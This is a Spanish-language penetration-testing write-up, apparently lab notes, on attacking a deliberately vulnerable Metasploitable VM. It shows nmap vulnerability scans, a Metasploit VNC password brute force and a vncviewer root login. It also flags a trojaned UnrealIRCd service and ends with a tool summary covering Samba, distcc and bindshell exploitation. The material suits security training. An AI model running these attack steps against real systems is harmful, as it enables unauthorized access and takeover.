
```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -p 5900 --script vuln 192.168.1.140
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 21:16 CEST
Nmap scan report for 192.168.1.140
Host is up (0.00033s latency).

PORT     STATE SERVICE VERSION
5900/tcp open  vnc     VNC (protocol 3.3)
MAC Address: 08:00:27:20:9F:8A (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.34 seconds
```

Utilizamos el exploit vnc_login para obtener la contraseña del usuario root:

```
msf6 > use 109
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                          Required  Description
   ----              ---------------                          --------  -----------
   ANONYMOUS_LOGIN   false                                    yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                    no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                        yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                    no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                    no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                    no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                     no        Skip existing credentials stored in the current database (Accepted: n
                                                                        one, user, user&realm)
   PASSWORD                                                   no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/w   no        File containing passwords, one per line
                     ordlists/vnc_passwords.txt
   Proxies                                                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                                                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                                                        loit/basics/using-metasploit.html
   RPORT             5900                                     yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                    yes       Stop guessing when a credential works for a host
   THREADS           1                                        yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                                  no        A specific username to authenticate as
   USERPASS_FILE                                              no        File containing users and passwords separated by space, one pair per
                                                                        line
   USER_AS_PASS      false                                    no        Try the username as the password for all users
   USER_FILE                                                  no        File containing usernames, one per line
   VERBOSE           true                                     yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME ⇒ root
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.1.140
rhosts ⇒ 192.168.1.140
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.1.140:5900    - 192.168.1.140:5900 - Starting VNC login sweep
[!] 192.168.1.140:5900    - No active DB -- Credential data will not be saved!
[+] 192.168.1.140:5900    - 192.168.1.140:5900 - Login Successful: :password
[*] 192.168.1.140:5900    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

Nos conectamos a vncviewer donde obtenemos una shell en la que somos root:

```
┌──(kali㉿kali)-[~]
└─$ vncviewer 192.168.1.140
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```




PUERTO 6667

Hacemos un escaneo específico del puerto 6667 donde obtenemos que es una versión de irc con un virus troyano.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 6667 -sV -sC --script=vuln 192.168.1.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 12:38 CEST
Nmap scan report for 192.168.1.140
Host is up (0.00041s latency).

PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.o
rg/fulldisclosure/2010/Jun/277
MAC Address: 08:00:27:20:9F:8A (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 19.51 seconds
```

Explotamos la vulnerabilidad con el siguiente `exploit` y ganamos acceso con usuario `daemon`.



HERRAMIENTAS UTILIZADAS:

1. Netdiscover

- **Función**: `netdiscover` es una herramienta de descubrimiento de red utilizada para identificar dispositivos conectados a una red local. Realiza un escaneo ARP (Address Resolution Protocol) para listar direcciones IP y MAC activas.

2. Nmap

- **Función**: `nmap` (Network Mapper) es una herramienta muy poderosa para el escaneo de puertos, descubrimiento de redes y detección de servicios. También permite el uso de scripts NSE (Nmap Scripting Engine) para realizar escaneos más específicos y encontrar vulnerabilidades.
- **Aplicación**:
  - **Escaneo de puertos**: Se utilizó para realizar escaneos completos de los puertos abiertos en la máquina objetivo, tanto para TCP como para UDP.
  - **Scripts NSE**: Por ejemplo, se utilizó el script `nbstat.nse`, que permite obtener información sobre nombres NetBIOS, útil para el reconocimiento de sistemas Windows.

3. Smbclient

- **Función**: `smbclient` es una utilidad de línea de comandos para interactuar con servicios de red compartidos a través del protocolo SMB/CIFS, principalmente en máquinas Windows o Samba (Linux).
- **Aplicación**: En el pentesting, se usó para conectarse a los servicios SMB en los puertos 139 y 445 de la máquina objetivo. A través de `smbclient`, pudiste explorar carpetas compartidas y obtener acceso a recursos como el directorio `tmp`.

4. Enum4linux

- **Función**: `enum4linux` es una herramienta de enumeración de información en sistemas Windows y servicios SMB. Extrae información de usuarios, grupos, políticas y más.
- **Aplicación**: Fue utilizada para enumerar usuarios y obtener información adicional del servicio SMB ejecutado en la máquina objetivo.

5. Searchsploit

- **Función**: `searchsploit` es una herramienta que permite buscar exploits locales en la base de datos de Exploit-DB (Exploit Database). Esto ayuda a identificar exploits y pruebas de concepto (PoC) disponibles para servicios y software vulnerables.
- **Aplicación**: Fue usada para buscar vulnerabilidades en servicios específicos (como el vsFTPd 2.3.4) que podían ser explotados en la máquina objetivo. Se encontró y ejecutó un exploit de Python para vsFTPd.

6. Metasploit

- **Función**: `Metasploit Framework` es una plataforma completa para el desarrollo, ejecución y explotación de vulnerabilidades. Incluye una gran cantidad de exploits, payloads y módulos para realizar pruebas de penetración.
- **Aplicación**: Fue utilizado en múltiples servicios, como:
  - Explotar la vulnerabilidad de Samba (`CVE-2007-2447`) mediante el módulo `usermap_script`.
  - Explotar vulnerabilidades en `Java RMI` (puerto 1099) y `PostgreSQL` (puerto 5432).

- Obtener una `shell` de `meterpreter`, que es un payload interactivo utilizado para controlar remotamente la máquina objetivo.

7. Netcat

- **Función**: `netcat` es una herramienta de red versátil que se usa para leer y escribir datos a través de conexiones TCP y UDP. Es conocida como la "navaja suiza" de las herramientas de red.
- **Aplicación**: En este caso, fue utilizada para conectarse a servicios vulnerables que abrían una "bind shell" en puertos específicos, como el puerto 1524 (bindshell) y el puerto 6667 (IRC). Netcat permitió obtener acceso de shell directo a la máquina, incluso con privilegios de root.

8. Rlogin

- **Función**: `rlogin` es un antiguo servicio de Unix que permite conectarse de forma remota a otros sistemas sin la necesidad de proporcionar una contraseña (en ciertos casos). Es considerado inseguro y ha sido reemplazado por SSH.
- **Aplicación**: Fue utilizado para explotar los puertos 512, 513 y 514 en la máquina objetivo, que estaban mal configurados, permitiendo conexiones remotas no autenticadas y obteniendo acceso root.

9. NFS (Network File System)

- **Función**: `nfs` es un protocolo que permite a los usuarios acceder a archivos en servidores remotos como si fueran locales. A menudo se usa en entornos de red para compartir directorios entre múltiples máquinas.
- **Aplicación**: Se montó un directorio compartido desde la máquina objetivo utilizando NFS, lo que permitió explorar y modificar archivos en el sistema de la máquina remota.

10. Vncviewer

- **Función**: `vncviewer` es un cliente de VNC (Virtual Network Computing), un sistema gráfico que permite controlar remotamente otra máquina a través de su interfaz gráfica.
- **Aplicación**: Después de explotar el servicio VNC (puerto 5900), se utilizó `vncviewer` para conectarse a la máquina con la contraseña obtenida por

fuerza bruta. Esto permitió interactuar con la interfaz gráfica del sistema remoto como usuario root.

11. Distcc_exec

- **Función**: `distcc_exec` es un exploit que aprovecha una vulnerabilidad en el servicio `distccd`, utilizado para distribuir compilaciones en clústeres de máquinas. Este servicio puede ser vulnerable a la ejecución remota de comandos.
- **Aplicación**: Se explotó el puerto 3632 (distccd) con el exploit `distcc_exec`, lo que permitió obtener una shell con acceso como usuario `daemon`.